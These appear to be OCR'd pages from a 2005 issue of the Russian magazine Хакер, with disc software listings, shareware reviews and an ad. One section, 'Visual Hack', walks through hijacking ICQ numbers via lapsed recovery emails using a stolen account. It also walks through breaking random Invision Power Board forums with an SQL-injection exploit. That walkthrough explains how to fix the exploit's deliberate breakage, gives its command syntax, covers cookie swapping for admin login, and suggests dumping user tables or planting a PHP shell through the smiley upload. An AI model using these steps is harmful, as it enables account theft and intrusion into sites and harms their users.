A: Шейпер — это программное или аппаратное средство для контроля и управления за нагрузкой интернет-канала. Объясняю на примере. Допустим, есть локальная сеть, состоящая из ста компьютеров. Доступ в интернет осуществляется через самый обыкновенный шлюз, настроенный на сервере. Теперь представь, что один из пользователей сети начинает тянуть из инета какой-нибудь увесистый файл. Скажем, фильм или дистрибутив какой-нибудь оси. Канал загружен под завязку — всем остальным пользователям остается лишь биться головой о стенку. Они в обломе :).
Такая ситуация может возникнуть, если в локалке не будет установлен контролирующий орган, который бы равномерно и динамически распределял возможности канала между всеми компьютерами в сети. Этим органом как раз и является шейпер. Он вычисляет скорость идущего через него трафика и в случае необходимости вносит соответствующие задержки в процесс передачи пакетов. На практике это позволяет в индивидуальном порядке ограничить скорость работы клиента, обозначив для него максимальную скорость. Более того, с помощью шейпера можно динамически распределить имеющийся канал. При этом скорость каждого пользователя будет обратно пропорциональна количеству пользователей.
Многие шейперы позволяют также устанавливать ограничение по скорости передачи пакетов. Это может быть полезно для предотвращения перегрузок в сети, связанных с эпидемией вирусов. Полгода назад лично мне это помогло нормализовать работу большой корпоративной сетки, в которой активно гулял Blaster :).
Функции шейпера лучше всего выполняют дорогостоящие Cisco и другие профессиональные маршрутизаторы. Хотя в небольших локалках вполне можно положиться на программные решения, в том числе и под Windows. Функции контроля ширины канала в той или иной степени поддерживают, в частности, Traffic Inspector (*www.smart-media.ru*) и Usergate (*www.usergate.ru*)


НЕ ОГРАНИЧИВАЙ СЕБЯ
Играй просто!
GamePost
ПОЛУЧИ
МАКСИМУМ
УДОВОЛЬСТВИЯ
ИСПОЛЬЗУЯ ДОПОЛНИТЕЛЬНЫЕ АКСЕСУАРЫ
AKG K66
$37,99
i-O Display Systems i-glasses VIDEO
$799,99
Shuttle SB65G2
$329,99
Shuttle XP17BP
$499,99
M-Audio Studiophile LX4 5.1 Expander
$199,99
Pinnacle Systems Studio 9 Plus RUS
$99,99
* Большой выбор PC аксессуаров
* Товары от самых лучших производителей
* Постоянно обновляемый ассортимент
Тел.: (095) 928-0360
(095) 928-6089
(095) 928-3574
www.gamepost.ru
GAMEPOST





[описание взлома: Icq Hacking]
[автор видео: clk]
В этом столь незамысловатом видео хакер без особого труда демонстрирует один из способов угона номеров ICQ. Думаю, ты знаешь, что самым популярным методом получения пароля от аси является ретрив пароля от UIN'а на мыло. Если примак от юина не зарегистрирован – можно порегать его и отправить на него пассворд. Но что делать, если мыло расположено на платном сервисе?
Для начала он логиниться в заранее скоммунизженном у некого американца аккаунте на сервере *www.earthlink.net*.
После этого он берет из базы примаков первое попавшееся мыло и начинает его проверять на предмет занятости. После недолгих манипуляций хакеру удаются быстро найти свободный мэил, после чего он регистрирует его на американском аккаунте. Дальше он без раздумий устремляется делать ретрив. Первые два шага прошли успешно, а вот на третий его попросили ввести какой-то странный код. Он решил проверить мыло, которое только что зарегал. Зайдя на него, он увидел новое письмо, которое сразу же открыл. В нем он увидел тот самый код, который его просили ввести в поле на третьем шаге ретрива. Скопировав код, хакер вставил его в поле. Немного подумав, браузер выкинул его на страницу, по которой можно было судить, что он прошел третий шаг ретрива и попал на четвертый. На этом этапе нужно было ввести два ответа на секретные вопросы. А можно было и указать их, что хакер сделал. Задав два вопроса и дав на них ответы, хакер продолжил работу. Через несколько секунд перед его глазами появилась надпись, которая гласила о том, что пароль был успешно отправлен на мыло. Хакер быстро поспешил туда. Зайдя в почтовый ящик, он увидел еще одно новое письмо. Это уже точно был пароль. Просмотрев письмо, он окончательно убедился в своей правоте. Пароль действительно был у него!

[автор видео: KEZ]
[описание видео: взлом IPB-форума]
Относительно недавно хакеры нашли SQL-инъекцию в форумах Invision Power Board всех версий до 2.0.4. Сайтов с такими движками полным-полно в Сети, и если начать ломать их все, можно сломать половину инета :) Команда RUSH (rst.void.ru) выпустила эксплойт для взлома форума, за что им респект. В ролике показан взлом инвижона, причем сначала я сломаю им версию 2.0.2, а потом 1.3.1. В одном месте сплойта авторы умышленно допустили ошибку, из-за которой сплойтом в результате своей работы выдает не хеш пароля (или login_key) админа, а звездочки. Обычные звездочки. Я понимаю, что парни не хотят, чтобы сплойтом пользовались все подряд, иначе может сложиться ситуация которая складывается каждый раз, когда находят новый баг в phpBB. Поэтому человек, немного знающий perl, быстро подредактит скрипт, изменив 90ю строчку, в результате чего сплойт будет выдавать хеш, а не дурацкие звездочки. Далее я беру первый попавшийся форум и ломаю его с помощью эксплойта.
Параметры передаю такие: «perl ipb.pl *http://site_address/ /forum_path/*»
и две цифры: member_id юзера и версию форума. Если на сайте находится форум версии 1.*, то нужно поставить 0, если 2.* то 1. Для форума http://site/forum/ версии 2.* для взлома юзера с member_id = 50 нужно передать такие параметры: «http://site/ /forum/ 50 1». После недолгого ожидания на экране появится наш LOGIN_KEY. В версии 2.*, то что лежит у нас в кукисах в переменной pass_hash, НЕ является зашифрованным md5 паролем юзера. Это только значение-ключ для авто-логина. Подставив в куки member_id (номер юзера) и pass_hash (ключ) мы можем залогинится под этим аккаунтом этого юзера. В видео, конечно, я беру member_id=1 для получения ключа админа.
В версии 1.* все обстоит куда интереснее. Поменяв значения в кукисах, мы заходим на форум, но ролик на этом не останавливается. pass_hash - это просто зашифрованный алгоритмом MD5 пароль юзера (в нашем случае - админа :)). Я расшифровываю его, и успешно захожу в админскую панель управления (для входа в админку требуется ввести пароль).
Итак, мы в админке. Теперь можно будет слить таблицу ibf_members и потом по ней брутить аськи и красивые емейлы. А можно, например, залить php-шелл в директорию /html/emoticons. Делается это через смайлики. А что, форуму пофигу, имеет новый смайлик расширение jpg, gif или php - какая там разница? ;)
И все, что я тут написал, вы можете узреть на нехитром видео, которое, как всегда, лежит на диске.

1 MMM Free 2.0. Если ты часто устанавливаешь новые программки, то рано или поздно контекстное меню твоего эксплорера разрастается в разы (это когда ты правой кнопкой щелкаешь, вызывая при этом меню). Это раздражает, так как затрудняет и замедляет работу, да и половина пунктов меню бывает нужна дай бог раз в месяц. Специально для этих целей была создана маленькая, но чрезвычай(кофе,потанцуем)но полезная утилитка - MMM Free 2.0, позволяющая преобразовать контекстное меню, а именно: создать в нем группы. Подсказка: создай себе группу "ацтой" и запихни туда все, что не используешь.

2 PatchFactory 3.2. Разработчики программного обеспечения, эта софтинка будет сослужит для вас очень охрошую службу, причем почти в дружбу (прога не бесплатна, но триальна в течение месяца). Хотя и обычный среднестатистический пользователь сможет найти ей применение. Фабрика патчей позволяет создавать самораспаковывающиеся патчи, которые могут изменять данные сразу в нескольких файлах, имеющих отношение к твоей программе. Легкое управление, удобный интерфейс и, ежель что, wizard помогут тебе справиться с этой задачей в кратчайшие сроки





WINDOWS

DAILY SOFT
Opera 8
Mozilla 1.8 Beta1, 1.7.8
Mozilla FireFox 1.0.4
Netscape 8 beta
The Bat! 3.5
Eudora 6.2
Mozilla Thunderbird 1.0.2
ICQ 2003b
ICQ Lite 5.5.02
&RQ 0.9.6.6
Miranda IM v0.4
Miranda IM sources
SIM 0.9.3
Trillian 3.1
Aol Instant Messenger 5.9.3702
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.52
CuteFTP professional 7.0
CuteFTP Home 7.0
Far 1.7 beta 5
ReGet Deluxe 4.1.247
ReGet Pro 3.4.247
ReGet Junior 2.2.247
GetRight 5.2d
CuteZIP 2.1
7-Zip 4.20
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.50 beta4
WinAmp 5.09
ACDSee 7

MULTIMEDIA
TVypress Tonecast
Nero 6.6.0.13
GX::Transcoder 2.20.2676 beta 4
JetAudio 6.1.7
Adobe Reader 7.0
Quintessential Player 5.0.101 beta
GSpot 2.52 beta 1
foobar2000 0.9 beta 3
K-Lite Codec Pack 2.47
CloneDVD v3.5.4.0
AtomixMP3 2.3
LS Mp3 Encoder v 0.1 Beta1
IsoBuster Pro 1.8.0.4
FSP
Pinnacle Studio Plus 9.4.3
Pixia 3.1t
Blender 2.36
iTunes 4.8.0.31
Windows Media Player 10+

DEVELOPMENT
TPatchFactory 3.2
Microsoft Mobile Application Development Toolkit
Microsoft .NET Framework SDK Version 1.1
Dev-C++
Code::Blocks version 1.0-finalbeta
DevLib 1.5.1 SDK
Free Pascal v2.0
Cool Environment for CD 3

NET
Vypress Messenger
FTPInfo 1.8.8
Network Administrator 5.7 Final
SXBandMaster v0.92_build 6
Download Master 4.2.1.865
Mozilla Firefox 1.1
BeFaster 3.53
Warez P2P v.2.75
TYPSoft FTP Server
Gene6 G6 FTP Server 3.4.0.16 Pro
Craagle v.1.8

SYSTEM
Kaspersky AntiHacker 1.7
Антивирус Касперского Personal 5
MMM Free 2.0
Microsoft Avalon and Indigo Community Technology Preview
Ad-aware 6
NhT Live CD
ADing32 3.02
Restorator 2005 v3.50.1442
MySQL 4.1.12
Acronis Power Utilities 2005
Folder Guard Professional v7.5
Total Uninstall 3.30
Recover My Files v.3.40
PowerArchiver v.9.50.02 Alpha
NGO ATI Optimized Driver v2.4
Delete Doctor 2.1

MISC
Saver 1.0
Get File Size 2.2
Frigate 3.30 RC2
MemTest 3.2
Виртуальный дневник 2.0
ISO Commander v1.6.025
MyLib 0.90 RC
Mind Manager
Wallpaper v1.2.1
Power Off 5.3-18beta
nLite 1.0 Beta 1
Cool Editor 4.1
1st calculator
Hot Keyboard Pro 2.7.568
Aston
PySol Soliter
FinePrint 5.41
Nokia PC Suite v.6.5
Outlook Express To HTML Converter v1.1

UNIX

DAILY SOFT
Mozilla 1.7.8
Mozilla Firefox 1.0.4
Netscape 7.2
Pine 4.63
gFTP 2.0.18
xChat 2.4.3
KVIrc 3.2.0
BitchX
Licq 1.3.1
Centericq 4.20
mICQ 0.5.0.1
Gaim 1.3
SIM 0.9.3
YSM7 2.9.6
Wget 1.9.1
MLDonkey 2.5.30.15

MULTIMEDIA
Evince 0.3.1
AfterStep 2.1.0
XFCE 4.2.2
Avidemux 2.0.40
Gimp 2.3.0
K3B 0.11.24
Kim 0.8
KSquirrel 0.6.0-pre3
prokyon3 0.9.3RC1

DEVELOPMENT
Qucs 0.0.6
Gnumeric 1.5.1
Free Pascal 2.0
AbiWord 2.3.0
Tellico 0.13.7
KLinkStatus 0.2.2
KFormDesigner 0.3.2
gambas II 1.9.8

NET
OpenSSH 4.1
Azureus 2.3.0.2
BitTorrent 4.1.1
Squid 2.5.STABLE10
Liferea 0.9.2
KLibido 0.2.3
Skype 1.1.0.13
KFTPGrabber 0.6.0
Wireless Assistant 0.3.9

SYSTEM
GKrellM 2.2.7
Fusesmb 0.7.0
Wine-20050524
dosemu-1.3.2
Grub 0.97
KSystemLog 0.2.2
hakin9.live-2.4
whoppix27
Frenzy 0.2
SLAX KillBill 5.0.4


MISC
Alsa 1.0.9
KStars 1.1-p1

DVD

ХАКЕР № 06(78) ИЮНЬ 2005



№ 06(78) ИЮНЬ 2005



CD1

WINDOWS

MULTIMEDIA
- Vypress Tonecast
- Nero 6.6.0.13
- GX::Transcoder 2.20.2676 beta 4
- JetAudio 6.1.7
- Adobe Reader 7.0
- Quintessential Player 5.0.101 beta
- GSpot 2.52 beta 1
- foobar2000 0.9 beta 3
- K-Lite Codec Pack 2.47
- CloneDVD v3.5.4.0
- AtomixMP3 2.3
- LS Mp3 Encoder v 0.1 Beta1
- IsoBuster Pro 1.8.0.4
- FSP
- Pinnacle Studio Plus 9.4.3
- Pixia 3.1t
- Blender 2.36
- iTunes 4.8.0.31
- Windows Media Player 10+

DEVELOPMENT
- PatchFactory 3.2
- Microsoft Mobile Application Development Toolkit
- Dev-C++
- Code::Blocks version 1.0-finalbeta
- DevLib 1.5.1 SDK
- Free Pascal v2.0
- Cool Environment for CD 3

NET
- Vypress Messenger
- FTPInfo 1.8.8
- Network Administrator 5.7 Final
- SXBandMaster v0.92_build 6
- Download Master 4.2.1.865
- Mozilla Firefox 1.1
- BeFaster 3.53
- Warez P2P v.2.75
- TYPSoft FTP Server
- Gene6 G6 FTP Server 3.4.0.16 Pro
- Craagle v.1.8

SYSTEM
- Kaspersky AntiHacker 1.7
- Антивирус Касперского Personal 5
- MMM Free 2.0
- Ad-aware 6
- ADing32 3.02
- Restorator 2005 v3.50.1442
- MySQL 4.1.12
- Acronis Power Utilities 2005
- Folder Guard Professional v7.5
- Total Uninstall 3.30
- Recover My Files v.3.40
- PowerArchiver v.9.50.02 Alpha
- NGO ATI Optimized Driver v2.4
- Delete Doctor 2.1

MISC
- Saver 1.0
- Get File Size 2.2
- Frigate 3.30 RC2
- MemTest 3.2
- Виртуальный дневник 2.0
- ISO Commander v1.6.025
- MyLib 0.90 RC
- Mind Manager
- Wallpaper v1.2.1
- Power Off 5.3-18beta
- nLite 1.0 Beta 1
- Cool Editor 4.1
- 1st calculator
- Hot Keyboard Pro 2.7.568
- Aston
- PySol Soliter
- FinePrint 5.41
- Nokia PC Suite v.6.5
- Outlook Express To HTML Converter v1.1

UNIX

MULTIMEDIA
- Evince 0.3.1
- AfterStep 2.1.0
- XFCE 4.2.2
- Avidemux 2.0.40
- Gimp 2.3.0
- K3B 0.11.24
- Kim 0.8
- KSquirrel 0.6.0-pre3
- prokyon3 0.9.3RC1

DEVELOPMENT
- Qucs 0.0.6
- Gnumeric 1.5.1
- Free Pascal 2.0
- AbiWord 2.3.0
- Tellico 0.13.7
- KLinkStatus 0.2.2
- KFormDesigner 0.3.2
- gambas II 1.9.8


NET
- OpenSSH 4.1
- Azureus 2.3.0.2
- BitTorrent 4.1.1
- Squid 2.5.STABLE10
- Liferea 0.9.2
- KLibido 0.2.3
- Skype 1.1.0.13
- KFTPGrabber 0.6.0
- Wireless Assistant 0.3.9

SYSTEM
- GKrellM 2.2.7
- Fusesmb 0.7.0
- Wine-20050524
- dosemu-1.3.2
- Grub 0.97
- KSystemLog 0.2.2

MISC
- Alsa 1.0.9
- KStars 1.1-p1

№ 06(78) ИЮНЬ 2005





CD2

MAGAZINE

ШАРОWAREZ
- ICE ECC v 1.0 beta
- Tidy Start Menu v 1.4
- Process Tamer v 2.0 beta
- Url Snooper v 2.03
- Advanced Anti Keylogger v 3.4.2
- Media Detective v 2.2
- Unlocker v 1.5.2
- TrueCrypt v 3.1a
- MailBox Sentry v 2.2.2
- Skanix Illusion v 4.02
- Bookmark Converter 3.2 Beta 2
- Local Website Archive 1.23 Beta 1
- SEO Report 1.00 Beta 8
- CwGet 1.47 Beta
- PalmPod 1.0 Beta
- CherryOS 1.2

UNIXWAREZ
- streamtuner v 0.99.99
- AntiRight v 2.7
- Pure-FTPd v 1.0.20
- RSSOwl v 1.1
- ProzGUI v 2.0.5beta
- mtPaint v 0.90

X-TOOLZ
- Easy Cleaner 2.0
- Boss Everyware 2.83
- Typhon III
- MHDD 4.4
- Samurize 1.62

VISUAL HACK ++
- VisualHack: IPB-форума
- VisualHack: Icq Hacking
- Прохождение майского конкурса

PDF ARCHIVE

][АКЕР
-][akep 2005 - 04 (76)

][АКЕР СПЕЦ
-][akep Спец 2005 - 04 (53)

ЖЕЛЕЗО
- Железо 14 (04)

MC
- Mobile Computers 04 (55)

ЛУЧШИЕ ЦИФРОВЫЕ КАМЕРЫ
- Лучшие цифровые камеры07

UPDATES
- Обновления антивирусных баз AVP

TRASH



Sharo Warez

_unit

SHAROWAREZ
M.J.Ash
(m.j.ash@real.xakep.ru)
SideX
(sidex@real.xakep.ru)


UNIXWAREZ
Дмитрий Шурупов
(www.nixp.ru)

ITOOLS
hiNt
(hint@gameland.ru)

ICE ECC v 1.0 beta

Windows 9x/Me/NT/2k/XP
Size: 545 Кб
Freeware
www.ice-graphics.com


Хранить информацию на компакт-дисках удобно и выгодно. К сожалению, со временем многие CD/DVD начинают читаться все хуже и хуже из-за небрежного обращения или ввиду деградации рабочего слоя. Впрочем, я более чем уверен, что проблема полудохлых компактов знакома тебе не понаслышке. Но знаешь ли ты, что один из возможных способов ее решения заключается в использовании помехозащитного кодирования Рида-Соломона? Честно признаюсь, до тех пор, пока в мои руки не попала утилита ICE ECC, я об этом даже не задумывался. Но после того как ICE ECC восстановила мне несколько специально испорченных файлов, я стал ее ярым поклонником. Если не вдаваться в высшую математику, все выглядит довольно просто: ты запускаешь программу, выделяешь важные файлы (каталоги), и ICE ECC создает для них файл/файлы с кодами коррекции ошибок (.ecc). Данные вместе с соответствующими ecc-файлами записываются на диск и… собственно, все! Если через какое-то время диск начнет сбоить, ты перепишешь сохранившиеся данные на винт, а затем, натравив утилиту ICE ECC на файлы с кодами коррекции ошибок, восстановишь поврежденную или отсутствующую часть инфы. Главное, чтобы объем повреждений был меньше размера .ecc-файла. Причем восстановление информации будет возможно и в том случае, если сам файл с кодами коррекции ошибок сохранился не идеально.



Tidy Start Menu v 1.4

Windows 9x/Me/NT/2k/XP
Size: 525 Кб
Freeware
www.tidystartmenu.com/ru/index.shtml

С помощью Tidy Start Menu даже в самом загаженном меню «Пуск» можно за пару минут навести образцовый порядок. Принцип действия утилиты до гениальности прост. Есть стандартный набор категорий («Интернет», «Офис» и т.д), и есть текущий список элементов меню. От тебя требуется лишь раскидать элементы по категориям: на вкладке «Графика» отметить в списке галочками графические программы, на вкладке «Офис» — офисные, и т.д. Что прикольно: проги, которые ты отнес, допустим, к категории «Графика», исчезают из общего списка, так что на других вкладках ты их уже не увидишь. В этом и заключа-



ется основная прелесть Tidy Start Menu. Шаг за шагом список неупорядоченных программ становится меньше и меньше, пока его остатки не исчезнут совсем из раздела «Разное». Когда же это случится, тебе останется лишь нажать на кнопку «Готово», и пусковое меню будет перестроено в соответствии с твоими пожеланиями. Класс!

Само собой, все то же самое можно сделать и вручную, однако с Tidy Start Menu уборка превращается в удовольствие. Тем более что программа имеет функцию отката и позволяет вносить дополнения в стандартный набор категорий.

Url Snooper v 2.03

Windows 9x/Me/NT/2k/XP

Size: 1871 Кб

Freeware

www.donationcoder.com/urlsnooper



Терпеть не могу, когда линк на скачивание маскируется с помощью скриптов, и мне не нравится, если во время установки программа начинает непонятно что подгружать из Сети. Впрочем, человеку, вооруженному Url Snooper, все эти секреты и хитрости кажутся детским лепетом, поскольку указанная прога контролирует обмен трафика между твоей машиной и инетом, отслеживая запросы и показывая реальные адреса скачиваемых файлов.

Настройка Url Snooper сводится к выбору сетевого адаптера на вкладке General Options. После этого можно сразу же переключаться на Search и нажимать Sniff Network. Обрати внимание, что в программе предусмотрена гибкая система фильтров. При выборе пункта Show All в графе Protocol Filter на экран выводятся все перехваченные адреса. Если при этом в графу Keyword Filter вписать «zip», то в списке останутся лишь ссылки на zip-архивы. Пункт Multimedia URLs в графе Protocol Filter предназначен специально для любителей потокового аудио/видео. В общем, как видишь, ничего сложного. Зато удовольствия море! Ну честное слово! Без Url Snooper'а по сайтам с кряками и ресурсам с защищенным медиаконтентом мне теперь и гулять-то не интересно!


Advanced Anti Keylogger v 3.4.2

Windows NT/2k/XP

Size: 718 Кб

Shareware

www.spydex.com



Винчестер трижды проверен надежным антивирусом, но тебя все равно не оставляет ощущение, что твой компьютер на тебя кому-то стучит? Погоди пить таблетки и примерять смирительную рубашку. Сначала протестируй свою машину специализированной антишпионской софтиной. В качестве оной рекомендую использовать последнюю версию Advanced Anti Keylogger — лучшего средства для отлова клавиатурных шпионов тебе, пожалуй, и не найти. В отличие от антивирусов, эта прога не пытается отыскать засланца путем длительной проверки всех файлов по своей базе данных. Нет! Она просто смотрит, какие процессы в твоей системе отслеживают нажатие клавиш на клавиатуре, и выводит соответствующие информационные сообщения.

Отлов шпионов в Advanced Anti Keylogger производится в режиме Custom security. В этом режиме прога показывает список всех подозрительных exe'шников и dll'ок и просит указать, каким приложениям можно осуществлять перехват нажатия клавиш, а каким — нет. Хотя, разумеется, плохие приложения лучше не запрещать, а удалять сразу, благо Advanced Anti Keylogger дает тебе исчерпывающую информацию о месте их прописки в системе... Существует и другой режим работы программы — High security, но он предназначен лишь для законченных параноиков, поскольку его активация делает невозможной слежку за клавой вообще, в результате чего перестают работать не только клавиатурные шпионы, но и многие полезные софтины типа Punto Switcher или Hot Keyboard.

Media Detective v 2.2 «New release!»


Windows 9x/Me/NT/2k/XP

Shareware

Size: 7378 Кб

www.mediadetective.com


Мощный инструмент, способный занять достойное место в арсенале любого борца с порнографией. Особая гордость разработчиков — механизм анализа изображений, проверяющий все обнаруженные картинки на наличие больших пятен цвета человеческой кожи. Лично я не устаю восхищаться оригинальностью такого решения, обеспечивающего высокое качество отлова adult-контента при минимальных затратах машинного времени. Ложных срабатываний минимум. Проверку на пятна легко проходит изображение ромашки на горном лугу, но мигом проваливает фотка пары-тройки обнаженных тел в интересной позиции. Помимо графики и видеофайлов, сканирование проходят doc, cookies и html-файлы, а также history браузера IE (идет поиск запрещенных слов в тексте и ссылках). Даже файлы с подозрительными названиями



(вроде «porno» и «sex») Media Detective обязательно берет на заметку. Короче говоря, файлы для взрослых от этой проги спрятать очень трудно. Ей даже ZIP-архивы и сетевые диски по зубам. Само собой, окончательную проверку приходится выполнять человеку. Но, согласись, легче пробежаться взглядом по нескольким объектам в окне с результатами сканирования и двумя кликами отправить в трэш лишнее, чем выискивать недозволенный контент на машине вручную.
Новое в этой версии: прога научилась готовить для начальства отчеты в формате Word или HTML. Яркие, с картинками — аж глаз не оторвать! :).

Unlocker v 1.5.2

Windows 2k/XP
Size: 77 Кб
Freeware
http://ccollomb.free.fr/unlocker




При попытке удаления файлов, которые уже используются другим юзером или программой, винда выплевывает на экран сообщение об ошибке. Любого продвинутого пользователя, который точно знает, что он делает, подобное сообщение сильно раздражает, поскольку оно не предусматривает возможности выбора варианта «Удалить все равно!». К счастью, эту досадную недоработку можно легко исправить путем имплантации в систему утилиты Unlocker. Тогда тебе достаточно будет кликнуть по неподатливому файлу или папке правой кнопкой мыши, выбрать Unlock, и блокировка снята! Можешь делать с этим файлом/папкой все, что хочешь.
В процессе работы Unlocker показывает окно, в котором содержится исчерпывающая информация о том, какое именно приложение мешало тебе отправить выбранные файлы в трэш. В тех случаях, когда в роли неподатливого файла выступает что-то вроде log all emails sent and received.txt, такая информация, согласись, может быть весьма полезна.
Правда, есть небольшая ложка дегтя — все-таки наличие Unlocker'а не гарантирует 100% снятие блокировки. Именно поэтому на наш диск мы положили еще и чисто информационную утилиту mst IsUsedBy (*www.mstsoftware.com*) и специализированную софтину для удаления самых неудаляемых файлов Delete Doctor (*www.diskcleaners.com*)

TrueCrypt v 3.1a

Windows 2k/XP
Size: 640 Кб
Freeware
http://truecrypt.sourceforge.net

Новая версия отличной бесплатной программы для работы с шифрованными дисками. Пусть она не столь наворочена, как некоторые коммерческие продукты, зато относится к категории open source. А ты, думаю, сам понимаешь, что одно дело, когда об отсутствии лазеек в программе уверяют разработчики, и совсем другое, когда ты можешь лично в этом убедиться. К тому же, софтину TrueCrypt при всем желании нельзя обвинить в примитивности. С ее помощью ты без труда можешь создать либо защищенный файл-контейнер, либо, для большей надежности, зашифровать сразу целый раздел жесткого диска, дискету или USB-драйв. На выбор пользователю предлагается полный набор популярных алгоритмов шифрования, причем есть возможность устроить сравнительный тест. Кроме того, TrueCrypt допускает создание скрытых контейнеров внутри существующих и даже может работать в Traveller Mode, то есть без установки. Короче говоря, стандартный набор необходимых функций в программе присутствует.




В комплект поставки TrueCrypt входит подробное руководство, которое я очень советую тебе прочитать, хотя особых сложностей при работе с программой обычно не возникает: зашифрованные диски, будучи подключенными к системе, ничем не отличаются от обычных, а шифрование/расшифровка данных идет в фоновом режиме.

MailBox Sentry v 2.2.2

Windows 9x/Me/NT/2k/XP
Freeware
Size: 2085 Кб
http://sentry.com.ru

Все больше и больше стал доставать меня спам. На днях заглянул в статистику, собранную утилитой Mail Box Dispatcher (*www.anti-spam-tools.com/ru*), и выяснил, что за последние полтора месяца я получил восемь тысяч писем, из которых более семи тысяч убил прямо на сервере, не читая. Сразу захотелось послать всех спамеров на фиг, благо подходящий софт я для этого уже присмотрел.
Полностью защитить свои почтовые ящики (до пяти штук) от нежелательной корреспонденции позволяет программа MailBox Sentry. Она играет роль посредника между твоим мейлером и почтовым сервером и совместима со всеми почтовыми программами, работающими по протоколам POP3 и SMTP. Для борьбы со спамом используется мощная интеллектуальная система «запрос — ответ» (то есть прога просит подтвердить каждую отправку письма, что нормальный человек, скорее всего, сделает, а спамер — нет).
